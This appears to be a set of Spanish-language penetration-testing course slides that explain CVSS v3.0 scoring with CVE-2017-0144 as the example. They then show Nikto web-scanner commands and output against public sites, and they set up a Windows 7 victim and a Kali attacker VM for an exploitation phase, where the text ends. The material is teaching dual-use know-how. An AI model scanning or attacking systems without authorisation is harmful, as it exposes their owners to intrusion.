
Métrica temporal

Métricas del entorno

Utiliza una escala que va desde **0** a **10** para determinar el impacto que representa la vulnerabilidad

¿Cómo calcular un puntaje asociado a una vulnerabilidad?

Para establecer la gravedad o severidad de la vulnerabilidad CVSS se tiene una escala de 0 a 10 y se utiliza las siguientes etiquetas:



Métrica base

Representa los aspectos de la vulnerabilidad constantes en el tiempo y en el entorno. Se expresa como vector base.

Métricas	Descripción de la métrica	Valores de la métrica
Vector de ataque (AV)	Cómo se explota la vulnerabilidad	• localmente (L) • Desde una red adyacente (A) • Desde cualquier red (N) • Físicamente (P)
Complejidad de ataque (AC)	Condiciones de ataque para explotar la vulnerabilidad	• Baja (L) • Alta (H)
Privilegios requeridos (PR)	Nivel de privilegios que de tener el atacante para explotar la vulnerabilidad	• Ninguno (N) • Bajo (L) • Alto (H)
Interacción del usuario(UI)	Interacción o participación de un usuario diferente al atacante para lograr explotar la vulnerabilidad	• Ninguno (N) • Requerido(R)
Alcance(S)	Afectación a los recursos de los componentes que comprende la vulnerabilidad siendo mas allá de su alcance de seguridad	• Sin cambios (U) • Con cambios (C)

Métrica base

Representa los aspectos de la vulnerabilidad constantes en el tiempo y en el entorno. Se expresa como vector base.


Dentro de la métrica base se encuentran las Métricas de **Impacto** obteniendo los efectos que puede causar la vulnerabilidad

Métricas	Descripción de la métrica	Valores de la métrica
Confidencialidad (C)	Mide el impacto en la confidencialidad de los recursos y sistemas de información de una vulnerabilidad explotada	• Ninguno (N) • Bajo (L) • Alto (H)
Integridad (I)	Mide el impacto en la integridad de una vulnerabilidad explotada	• Ninguno (N) • Bajo (L) • Alto (H)
Disponibilidad (A)	Mide el impacto en la disponibilidad del recurso afectado como producto de una vulnerabilidad explotada	• Ninguno (N) • Bajo (L) • Alto (H)

Ejemplo:

La vulnerabilidad ***CVE-2017-0144*** tiene un vector base, el cual utilizando la herramienta del NIST se realiza el calculo de la puntuación ***(CVSS:3.0)***:

AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H



Métrica base

AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H

Interpretación:

En el análisis de la métrica Base, el puntaje asignado es de ***8.1*** lo que hace que el impacto sea alto lo determinan los siguientes datos y servicios:

- Attack Vector (AV) : Network (AV:N), valor métrico del vector de ataque para redes que permite la ejecución de código remoto.
- Attack Complexity (AC): High (AC:H), el atacante requiere emplear un considerable esfuerzo para la preparación y ejecución contra la vulnerabilidad.
- Privileges Required (PR) : None (PR:N), el atacante no requiere accesos a la configuración y a los archivos para llevar a cabo un ataque.
- User Interaction (UI) : None (UI:N), no se requiere interacción de ningún usuario.
- Scope (S) : Unchanged (S:U), los recursos vulnerables no son afectados.
- Confidentiality Impact (C) : High (C:H), existe una pérdida total de confidencialidad.
- Integrity Impact (I) : High (I:H), existe una pérdida total de integridad.
- Availability Impact (A) : High (A:H), existe una pérdida total de disponibilidad.

Métrica temporal

Representa las características de una vulnerabilidad que pueden cambiar en el tiempo, pero que son constantes en el ambiente de un usuario. Estas son opcionales y no afectan el valor de la métrica final.

Métricas	Descripción de la métrica	Valores de la métrica
Explotabilidad o madurez del código de explotación (E)	Disposición de técnicas o código para explotar la vulnerabilidad	• No definido (X) • No se ha demostrado que exista un exploit (U) • Código de explotación de prueba de concepto (P) • Código de explotación funcional disponible (F) • Alto (H)
Nivel de remediación o curación (RL)	Existencia de posibles soluciones definitivas, alternativas y temporales	• No definido (X) • Solución definitiva u oficial (O) • Solución temporal (T) • Solución alternativa (W) • No disponible(U)
Reporte de confianza (RC)	Nivel de confianza en la existencia de la vulnerabilidad y de credibilidad en sus detalles técnicos	• No definido (X) • Desconocido (U) • Razonable (R) • Confirmado (C)

Ejemplo:

La vulnerabilidad ***CVE-2017-0144*** tiene la siguiente métrica temporal:

Temporal Score Metrics

Exploit Code Maturity (E)

Not Defined (E:X)	Unproven that exploit exists (E:U)	Proof of concept code (E:P)	Functional exploit exists (E:F)	High (E:H)

Remediation Level (RL)

Not Defined (RL:X)	Official fix (RL:O)	Temporary fix (RL:T)	Workaround (RL:W)	Unavailable (RL:U)

Report Confidence (RC)

Not Defined (RC:X)	Unknown (RC:U)	Reasonable (RC:R)	Confirmed (RC:C)

Interpretación:

En las métricas de puntaje temporal, el análisis es **0.0** con los siguientes valores:

- Exploitability (E) : X(E:X), no esta definido y el valor no afecta en la puntuación general.
- Remediation Level (RL) : X(RL:X), no esta definido y el valor no afecta en la puntuación general.
- Report Confidence (RC) : X(RC:X), , no esta definido y el valor no afecta en la puntuación general.

Métricas del entorno

Representa características de la vulnerabilidad que son afectadas, relevantes y únicas para el entorno del usuario.

Métricas	Descripción de la métrica	Valores de la métrica
Vector de ataque modificado (MAV)	Daño o consecuencia que afecta la explotación de la vulnerabilidad al entorno	• No definido (X) • localmente (L) • Desde una red adyacente (A) • Desde cualquier red (N) • Físicamente (P)
Complejidad de ataque modificado (MAC)	Daño o consecuencia que afecta la explotación de la vulnerabilidad sobre las condiciones de acceso al entorno	• No definido (X) • Baja (L) • Alta (H)
Privilegios requeridos modificados (MPR)	Daño o consecuencia que afecta la explotación de la vulnerabilidad sobre el nivel de privilegios al entorno	• No definido (X) • Ninguno (N) • Bajo (L) • Alto (H)
Interacción del usuario modificado (MUI)	Daño o consecuencia que afecta la explotación de la vulnerabilidad sobre la interacción o participación de un usuario diferente al atacante al entorno	• No definido (X) • Ninguno (N) • Requerido(R)
Alcance modificado (MS)	Daño o consecuencia que afecta la explotación de la vulnerabilidad sobre los recursos de los componentes del entorno del usuario	• No definido (X) • Sin cambios (U) • Con cambios (C)

Métricas del entorno

Representa características de la vulnerabilidad que son afectadas, relevantes y únicas para el entorno del usuario.

Dentro de la métrica del entorno, también se encuentran las Métricas de **Impacto**

Métricas	Descripción de la métrica	*Valores de la métrica*
Confidencialidad modificada (MC)	Mide el impacto en la confidencialidad modificado de los recursos y sistemas de información de una vulnerabilidad explotada	• No definido (X) • Ninguno (N) • Bajo (L) • Alto (H)
Integridad modificada (MI)	Mide el impacto en la integridad modificado de una vulnerabilidad explotada	• No definido (X) • Ninguno (N) • Bajo (L) • Alto (H)
Disponibilidad modificada (MA)	Mide el impacto en la disponibilidad modificado del recurso afectado como producto de una vulnerabilidad explotada	• No definido (X) • Ninguno (N) • Bajo (L) • Alto (H)

Métricas del entorno

Representa características de la vulnerabilidad que son afectadas, relevantes y únicas para el entorno del usuario.

De igual manera, se encuentran las Métricas de **Subpuntuación de Impacto**

Métricas	Descripción de la métrica	*Valores de la métrica*
Requisito de confidencialidad (CR)	Probabilidades de perdida de confidencialidad y el impacto en el entorno	• No definido (X) • Bajo (L) • Medio(M) • Alto (H)
Requisito de integridad (IR)	Probabilidades de perdida de integridad y el impacto en el entorno	• No definido (X) • Bajo (L) • Medio(M) • Alto (H)
Requisito de disponibilidad (AR)	Probabilidades de perdida de disponibilidad y el impacto en el entorno	• No definido (X) • Bajo (L) • Medio(M) • Alto (H)

Ejemplo:

La vulnerabilidad ***CVE-2017-0144*** tiene la siguiente métrica del entorno:

Environmental Score Metrics

Exploitability Metrics

Attack Vector (MAV)

Not Defined (MAV:X) | Network (MAV:N) | Adjacent Network (MAV:A) | Local (MAV:L) | Physical (MAV:P)

Attack Complexity (MAC)

Not Defined (MAC:X) | Low (MAC:L) | High (MAC:H)

Privileges Required (MPR)

Not Defined (MPR:X) | None (MPR:N) | Low (MPR:L) | High (MPR:H)

User Interaction (MUI)

Not Defined (MUI:X) | None (MUI:N) | Required (MUI:R)

Scope (MS)

Not Defined (MS:X) | Unchanged (MS:U) | Changed (MS:C)

Impact Metrics

Confidentiality Impact (MC)

Not Defined (MC:X) | None (MC:N) | Low (MC:L) | High (MC:H)

Integrity Impact (MI)

Not Defined (MI:X) | None (MI:N) | Low (MI:L) | High (MI:H)

Availability Impact (MA)

Not Defined (MA:X) | None (MA:N) | Low (MA:L) | High (MA:H)

Impact Subscore Modifiers

Confidentiality Requirement (CR)

Not Defined (CR:X) | Low (CR:L) | Medium (CR:M) | High (CR:H)

Integrity Requirement (IR)

Not Defined (IR:X) | Low (IR:L) | Medium (IR:M) | High (IR:H)

Availability Requirement (AR)

Not Defined (AR:X) | Low (AR:L) | Medium (AR:M) | High (AR:H)

Interpretación:

En las métricas de puntaje ambiental o de entorno, presenta una puntuación igual a la métricas de puntaje temporal, teniendo en todos sus ítems un valor X(Not defined), lo que deduce que no están definidos y los valores no afectan en la puntuación general.

Analizadores de vulnerabilidades

Nikto

Comandos:

nikto -h URLServidorWeb


nikto -h URLServidorWeb -p Puerto

```
root@kali:~# nikto -h hackthissite.org
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          137.74.187.102
+ Target Hostname:    hackthissite.org
+ Target Port:        80
+ Start Time:         2022-05-06 18:49:27 (GMT-4)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME
type
+ Root page / redirects to: https://hackthissite.org/
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated:  20 error(s) and 3 item(s) reported on remote host
+ End Time:           2022-05-06 18:56:19 (GMT-4) (412 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

```
┌──(kali㉿kali)-[~]
└─$ nikto -h thewebchecker.com
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          199.250.222.190
+ Target Hostname:    thewebchecker.com
+ Target Port:        80
+ Start Time:         2022-05-04 12:56:18 (GMT-4)
---------------------------------------------------------------------------
+ Server: nginx/1.21.6
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-proxy-cache' found, with contents: MISS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated:  20 error(s) and 4 item(s) reported on remote host
+ End Time:         2022-05-04 12:57:00 (GMT-4) (42 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Analizadores de vulnerabilidades

Legion




Fase 3: Explotación de vulnerabilidades

Etapa en la que se emplean técnicas y herramientas para comprometer la seguridad de los sistemas de información. Se pueden emplear varias formas de explotación que van desde los exploits (accesos al sistema a través de errores o fallas) hasta los RATs(Remote Acces Trojan)

Explotación de vulnerabilidades

Identificación de los sistemas

Windows 7 IE10
Procesador: 2
RAM: 2G
Disco duro: 40Gb
Red: Adaptador puente(Bridge DHCP)
Dirección IP: 192.168.1.9




Kali Linux
Procesador: 2
RAM: 2 Gb
Disco duro: 40 Gb
Red: Adaptador puente(Bridge DHCP)
Dirección IP: 192.168.1.8

Explotación de vulnerabilidades

Programa o servicio que presenta vulnerabilidades

